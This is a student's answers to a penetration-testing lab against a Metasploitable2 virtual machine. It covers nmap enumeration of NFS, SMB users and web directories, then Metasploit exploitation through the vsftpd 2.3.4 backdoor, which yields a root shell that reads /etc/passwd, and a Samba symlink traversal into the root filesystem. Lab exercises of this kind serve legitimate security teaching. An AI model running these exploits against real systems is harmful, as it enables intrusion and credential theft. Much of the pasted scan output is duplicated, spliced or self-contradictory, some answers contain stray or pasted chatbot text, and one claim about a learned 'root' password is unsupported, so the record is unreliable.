1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
SF-Port513-TCP:|_T:0.941s|_R:0.780s|_T:21s|_Time=65337E31%P*x86_64-pc-linux-gnu%DN|_O:2023-10-21 03:30:46|_F:finished
SF:VersionBindReqTCP,1,"x01*";
MAC Address: 00:50:56:8A:C9:28 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.54 seconds
```

Notice that Apache(httpp), Samba(smd), and NFS are services that are running on this system.

Let's explore these

Find which directories are accessible from NFS:

Nmap --script nfs-ls <IP of system>

access:	Read	Lookup	Modify	Extend	Delete	NoExecute	FILENAME
PERMISSION	UID	GID	SIZE	TIME			
drwxr-xr-x	0	0	4096	2012-05-14T03:35:33			bin
drwxr-xr-x	0	0	4096	2010-04-16T06:16:02			home
drwxr-xr-x	0	0	4096	2010-03-16T22:57:40			initrd
lrwxrwxrwx	0	0	32	2010-04-28T20:26:18			initrd.img
drwxr-xr-x	0	0	4096	2012-05-14T03:35:22			lib
drwx-----	0	0	16384	2010-03-16T22:55:15			lost+found
drwxr-xr-x	0	0	4096	2010-03-16T22:55:52			media
drwxr-xr-x	0	0	4096	2010-04-28T20:16:56			mnt
drwxr-xr-x	0	0	4096	2012-05-14T01:54:53			sbin
drwxr-xr-x	0	0	4096	2010-04-28T04:06:37			usr

9. Paste a screen shot of the output

Ans:

```
[*] exec: nmap --script nfs-ls 192.168.2.6
[*] exec: nmap --script nfs-ls 192.168.2.6

Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 03:32 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00050s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
nfs-ls: Volume /
        access: Read Lookup Modify Extend Delete NoExecute
        PERMISSIONS  UID  GID  SIZE  TIME          FILENAME
        drwxr-xp-x  0     4096  2012-05-16T03:35:33  bin
        drwxr-xp-x  0     4096  2010-04-16T06:16:02  home
        drwxr-xp-x  0     4096  2010-03-16T22:57:49  initrd
        lrwxrwxrwx  0     32    2010-04-28T02:26:18  initrd.img
        drwxr-xp-x  0     4096  2012-05-16T03:35:22  lib
        drwx-----  0     16384  2010-03-16T22:55:15  lost+found
        drwxr-xp-x  0     4096  2010-03-16T22:55:52  media
        drwxr-xp-x  0     4096  2010-04-28T02:16:56  mnt
        drwxr-xp-x  0     4096  2012-05-14T01:54:53  sbin
        drwxr-xp-x  0     4096  2010-04-28T04:06:37  usr

139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock(m144syscp)
2049/tcp open  nfs
2121/tcp open  cproxxy-fpt
3306/tcp open  mysql
5432/tcp open  postgresql
```

Enumerate which users can access samba shares:

Nmap –script smb-enum-users <IP of system>

10. Paste a screenshot of the top the script results.

Ans:

```

MAC Address: 00:50:56:8A:C9:28 (VMware)

Host script results:
| smb-enum-users:
  METASPOITABLE\backup (RID: 1068)
    Full name: backup
    Flags: Account disabled, Normal user account
  METASPOITABLE\bin (RID: 1004)
    Full name: bin
    Flags: Account disabled, Normal user account
  METASPOITABLE\bini (RID: 1210)
    Flags: Account disabled, Normal user account
  METASPOITABLE\daemon (RID: 1002)
    Full name: daemon
    Flags: Account disabled, Normal user account
  METASPOITABLE\dhcp (RID: 1202)
    Flags: Account disabled, Normal user account
  METASPOITABLE\distccd (RID: 1222)
    Flags: Account disabled, Normal user account
  METASPOITABLE\ftp (RID: 1214)
    Flags: Account disabled, Normal user account
  METASPOITABLE\games (RID: 1010)
    Full name: games
    Flags: Account disabled, Normal user account
  METASPOITABLE\gnats (RID: 1082)
    Full name: Gnats Bug-Reporting System (admin)
    Flags: Account disabled, Normal user account
  METASPOITABLE\irc (RID: 1078)
    Full name: ircd
    Flags: Account disabled, Normal user account
  METASPOITABLE\klog (RID: 1206)
    Flags: Account disabled, Normal user account
  METASPOITABLE\libuuid (RID: 1200)
    Flags: Account disabled, Normal user account
  METASPOITABLE\list (RID: 1076)
    Full name: Mailing List Manager
    Flags: Account disabled, Normal user account
  METASPOITABLE\lp (RID: 1014)
    Full name: lp
    Flags: Account disabled, Normal user account
  METASPOITABLE\lp (RID: 1014)
    Full name: lp
    Flags: Account disabled, Normal user account
  METASPOITABLE\mail (RID: 1016)
    Full name: mail
    Flags: Account disabled, Normal user account
  METASPOITABLE\man (RID: 1012)
    Full name: man
    Flags: Account disabled, Normal user account
  METASPOITABLE\msfadmin (RID: 3000)
    Full name: msfadmin,,
    Flags: Normal user account
  METASPOITABLE\mysql (RID: 1218)
    Full name: MySQL Server,,
    Flags: Account disabled, Normal user account
  METASPOITABLE\news (RID: 1018)
    Full name: news
    Flags: Account disabled, Normal user account
  METASPOITABLE\nobody (RID: 501)
    Full name: nobody
    Flags: Account disabled, Normal user account
  METASPOITABLE\postfix (RID: 1212)
    Flags: Account disabled, Normal user account
  METASPOITABLE\postgres (RID: 1216)
    Full name: PostgreSQL administrator,,
    Flags: Account disabled, Normal user account
  METASPOITABLE\proftpd (RID: 1226)
    Flags: Account disabled, Normal user account
  METASPOITABLE\proxy (RID: 1026)
    Full name: proxy
    Flags: Account disabled, Normal user account
  METASPOITABLE\root (RID: 1000)
    Full name: root
    Flags: Account disabled, Normal user account
  METASPOITABLE\service (RID: 3004)
    Full name: ,,
    Flags: Account disabled, Normal user account
  METASPOITABLE\sshd (RID: 1208)
    Flags: Account disabled, Normal user account

Full name: PostgreSQL administrator,,
Flags: Account disabled, Normal user account
METASPOITABLE\proftpd (RID: 1226)
  Flags: Account disabled, Normal user account
METASPOITABLE\proxy (RID: 1026)
  Full name: proxy
  Flags: Account disabled, Normal user account
METASPOITABLE\root (RID: 1000)
  Full name: root
  Flags: Account disabled, Normal user account
METASPOITABLE\service (RID: 3004)
  Full name: ,,
  Flags: Account disabled, Normal user account
METASPOITABLE\sshd (RID: 1208)
  Flags: Account disabled, Normal user account

Full name: sync
Flags: Account disabled, Normal user account
METASPOITABLE\sys (RID: 1006)
  Full name: sys
  Flags: Account disabled, Normal user account
METASPOITABLE\syslog (RID: 1204)
  Flags: Account disabled, Normal user account
METASPOITABLE\telnetd (RID: 1224)
  Flags: Account disabled, Normal user account
METASPOITABLE\tomcat55 (RID: 1220)
  Flags: Account disabled, Normal user account
METASPOITABLE\user (RID: 3002)
  Log: Full name: just a user,111,,
  Flags: Normal user account
METASPOITABLE\uucp (RID: 1020)
  Full name: uucp
  Flags: Account disabled, Normal user account
METASPOITABLE\www-data (RID: 1066)
  Full name: www-data
  Flags: Account disabled, Normal user account

Nmap done: 1 IP address (1 host up) scanned in 1.65 seconds
msf6 > 

```

It is evident that a large number of users are listed, the majority of whom have the flag "Account disabled," with the exception of

```
| METASPLOITABLE\user (RID: 3002)
| Log Full name: just a user,111,,
| Flags: Normal user account
```

```
| METASPLOITABLE\msfadmin (RID: 3000)
| Full name: msfadmin,,,
| Flags: Normal user account
```

11. Which user accounts are enabled for samba?

Enumerate directories within http service:

Nmap -script http ENUM <IP of system>

```
msf6 > nmap --script http-enum 192.168.2.6
[*] exec: nmap --script http-enum 192.168.2.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 03:56 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00039s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
| http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
1324/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
| http-enum:
| /admin/: Possible admin folder
| /admin/index.html: Possible admin folder
| /admin/login.html: Possible admin folder
| /admin/admin.html: Possible admin folder
| /admin/account.html: Possible admin folder
| /admin/admin_login.html: Possible admin folder
| /admin/home.html: Possible admin folder
| /admin/admin-login.html: Possible admin folder
| /admin/controlpanel.html: Possible admin folder
| /admin/cp.html: Possible admin folder
| /admin/index.jsp: Possible admin folder
| /admin/login.jsp: Possible admin folder
| /admin/admin.jsp: Possible admin folder
| /admin/home.jsp: Possible admin folder
| /admin/controlpanel.jsp: Possible admin folder
| /admin/admin-login.jsp: Possible admin folder
| /admin/cp.jsp: Possible admin folder
| /admin/account.jsp: Possible admin folder
| /admin/admin_login.jsp: Possible admin folder
| /admin/adminLogin.jsp: Possible admin folder
| /manager/html/upload: Apache Tomcat (401 Unauthorized)
| /manager/html: Apache Tomcat (401 Unauthorized)
| /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKe
| /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKedi
| /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_ /webdav/: Potentially interesting folder
MAC Address: 00:50:56:8A:C9:28 (VMware)
```

12. List any directories that you think might contain any potential vulnerabilities?

The directories listed below may contain potential vulnerability in my perspective.

/manager/html/upload:Apache Tomcat(401 unauthorized)

/manager/html:Apache Tomcat(401 unauthorized)

Since they are marked as unauthorized and there is something fishy on that flag.

/admin/,/admin/home.html,/admin/login.html,/admin/index.html are few folders which am suspecting to be vulnerable since html files are somewhat easy to perform dictionary attacks.

Try out some more scripts on you own. Find 2 that reveal some vulnerability information.

13. Paste screenshot and descriptions of the two scripts below.

Ans: We know few open ports on the target system. Let us try to write few scripts using these open ports to check for vulnerabilities.

Scan against http vulnerabilities.

Script nmap –script http-vuln-cve2017-1001000 –p 80,443 192.168.2.6

```
[*] exec: nmap --script http-vuln-cve2017-1001000 -p 80,443 192.168.2.6 -d
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 04:18 EDT
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, max-rtt-timeout: 0
min-rate: 0, max-rate: 0
----- 

NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 04:18
Completed NSE at 04:18, 0.00s elapsed
Initiating Ping Scan at 04:18
Scanning 445 (0.0.1.189) [4 ports]
Packet capture filter (device eth0): dst host 192.168.2.7 and (icmp or icmp6 or ((tcp) and (src host 0.0.1.189)))
Completed Ping Scan at 04:18, 3.02s elapsed (1 total hosts)
Overall sending rates: 65 packets / s, 100.71 bytes / s.
mass_rdns: Using DNS server 10.27.3.2
mass_rdns: Using DNS server 10.25.3.2
Nmap scan report for 445 (0.0.1.189) [host down, received no-response]
Initiating ARP Ping Scan at 04:18
Scanning 192.168.2.6 [1 port]
Scanning 192.168.2.6 [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x0056568A and arp[22:2] = 0x43F2
Completed ARP Ping Scan at 04:18, 0.04s elapsed (1 total hosts)
Overall sending rates: 25.02 packets / s, 1051.00 bytes / s.
Initiating Parallel DNS resolution of 1 host. at 04:18
mass_rdns: 0.00s 0/1 #: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 04:18, 0.00s elapsed
DNS resolution of 1 IP took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:18
Scanning 192.168.2.6 [1 port]
Scanning 192.168.2.6 [1 port]
Packet capture filter (device eth0): dst host 192.168.2.7 and (icmp or icmp6 or ((tcp) and (src host 192.168.2.6)))
Discovered open port 80/tcp on 192.168.2.6

Initiating Parallel DNS resolution of 1 host. at 04:18
mass_rdns: 0.00s 0/1 #: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 04:18, 0.00s elapsed
DNS resolution of 1 IP took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:18
Scanning 192.168.2.6 [1 port]
Scanning 192.168.2.6 [1 port]
Packet capture filter (device eth0): dst host 192.168.2.7 and (icmp or icmp6 or ((tcp) and (src host 192.168.2.6)))
Discovered open port 80/tcp on 192.168.2.6
Completed SYN Stealth Scan at 04:18, 0.01s elapsed (1 total ports)
Overall sending rates: 63.75 packets / s, 2804.87 bytes / s.
NSE: Script scanning 192.168.2.6.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 04:18
NSE: Starting http-vuln-cve2017-1001000 against 192.168.2.6:80.
NSE: Starting http-vuln-cve2017-1001000 against 192.168.2.6:80 threw an error!
.../bin/../share/nmap/scripts/http-vuln-cve2017-1001000.nse:100: attempt to index a nil value (field 'integer index')
stack traceback:
  .../bin/../share/nmap/scripts/http-vuln-cve2017-1001000.nse:100: in function <.../bin/../share/nmap/scripts/http-vuln-cve2017-1001000.nse:100>
  (...tail calls...)

Completed NSE at 04:18, 0.04s elapsed
Nmap scan report for 192.168.2.6
Host is up, received arp-response (0.00013s latency).
Scanned at 2023-10-21 04:18:26 EDT for 0s
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 64
MAC Address: 00:50:56:8A:C9:28 (VMware)
Final times for host: srtt: 134 rttvar: 3858 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 04:18
Completed NSE at 04:18, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-protocols nmap-services.
Nmap done: 2 IP addresses (1 host up) scanned in 3.35 seconds
          Raw packets sent: 10 (376B) | Rcvd: 2 (72B)
msf6 > |
```

CVE vulnerabilities:

Common vulnerability exposures on mysql

Script: nmap –script mysql-vuln-cve2012-2022 192.168.2.6

Nmap –script mysql-vuln-cve2012-2122 –p 3306 <target>

```
msf6 > nmap --script mysql-vuln-cve2012-2122 192.168.2.6
[*] exec: nmap --script mysql-vuln-cve2012-2122 192.168.2.6

Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-21 04:30 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00057s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxy-ftp
3306/tcp  open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:50:56:8A:C9:28 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.32 seconds
msf6 >
```

Part three: Exploiting vulnerabilities

In our ports scans, we discovered that vsftpd version 2.3.4 was running. This version of the service had a well known backdoor that we installed by a malicious developer. We can use a metasploit module to exploit this vulnerability,

Start your msfconsole and select the module to run the exploit

Use exploit/unix/gtp/vsftpd_234_backdoor

Set the target to your metasploit system

Set RHOST <IP of system>

Show target

Set TARGET 0

Verify targets and exploit

Show options

Exploit

This opened a telnet session as a root user. Run a few commands to test it out:

Whoami

Hostname

Grep root/etc/passwd

2. Paste a screen shot of these commands

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.2.6
RHOST => 192.168.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show targets
```

Exploit targets:	
Id	Name
--	---
=> 0	Automatic
@ 192.168.2.6	

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
----   -----        -----    -----
CHOST      Host       no        The local client address
CPORT      no          no        The local client port
Proxies    192.168.2.3 (crs208-right.artscl.uc.edu:8080)[...]
RHOSTS    192.168.2.6    yes      The target host(s), see https://docs.metasploit.com/
                                    docs/using-metasploit/basics/using-metasploit.html
RPORT     21           yes      The target port (TCP)
@ 192.168.2.7
Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description
----   -----        -----    -----
Log      off          no        Log module output to a file
Exploit target:
Name   Tool      Host      Start time      End
----   ----      ----      -----        -----
0    Automatic screenshot(8089/tcp) 192.168.2.5 22 Oct 2023 22:11:48 22 Oct 2023 22:11:48
View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.2.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.2.6:21 - USER: 331 Please specify the password.
[+] 192.168.2.6:21 - Backdoor service has been spawned, handling...come, the more you are able to hear*
[+] 192.168.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.2.7:36381 -> 192.168.2.6:6200) at 2023-10-21 04:39:09 -0400
whoami
root
hostname
metasploitable
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
exit
[*] 192.168.2.6 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Info: the last command gave you the password hash for the root user. This could come in handy later.

Find another exploitable payload that will run against metasploitable2. (There are tons of guides available on the internet)

3. Provide screenshots of running the exploit. then answer the following questions.

Ans:

```
msf6 > smb client -L 192.168.2.6
[-] Unknown command: smb
msf6 > smbclient -L 192.168.2.6
[*] exec: smbclient -L 192.168.2.6

Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename      Type      Comment
-----  -----  -----
print$        Disk      Printer Drivers
tmp          Disk      oh noes!
opt          Disk
IPC$         IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN$        IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))

Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server      Comment
-----  -----
Workgroup      Master
-----  -----
WORKGROUP      METASPLOITABLE

21 exploit/freebsd/samba/trans2open           2003-04-07   great    No     Samba trans2open Overflow (*BSD x86)
22 exploit/linux/samba/trans2open            2003-04-07   great    No     Samba trans2open Overflow (Linux x86)
23 exploit/osx/samba/trans2open             2003-04-07   great    No     Samba trans2open Overflow (Mac OS X PPC)
24 exploit/solaris/samba/trans2open          2003-04-07   great    No     Samba trans2open Overflow (Solaris SPARC)
25 exploit/windows/http/sambar6_search_results 2003-06-21   normal   Yes    Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results

msf6 > use 11
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set RHOST 192.168.2.6
RHOST => 192.168.2.6
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exploit
[*] Running module against 192.168.2.6

[*] 192.168.2.6:445 - Connecting to the server...
[*] 192.168.2.6:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.2.6:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.2.6:445 - Now access the following share to browse the root filesystem:
[*] 192.168.2.6:445 -  \\192.168.2.6\tmp\rootfs\

[*] Auxiliary module execution completed
```

As you can see, I was able to access the target system's DISC drivers using Samba.

I am now using Metasploit on the target system.

Success logging in.

Since we learned the password from answer 3 through ftp backdoor access, "root" is the password I used to log into the target system.

4. What Service did this exploit use?

Ans: Message blocking services on the SMB server were employed in this vulnerability. This command will try to connect to the remote system at IP address 192.168.2.6 when it is executed, listing the shares that are available and their permissions.

5. What is the CVE ID and description of the vulnerability that it took advantage of?

Ans: In order to furnish the Common Vulnerabilities and Exposures (CVE) ID and synopsis of a vulnerability that a particular exploit exploits, I would want precise knowledge about the exploit in question. Exploits may target different vulnerabilities, and they may be linked to distinct CVE IDs and descriptions.

I may attempt to send you information regarding the associated CVE ID and description if you have a specific Metasploit module or exploit in mind. Please let me know the name of the module or the specifics of the exploit.

6. What were you able to access after successfully running the exploit?

Ans: I have access to the information about the target system's printers and disk drivers.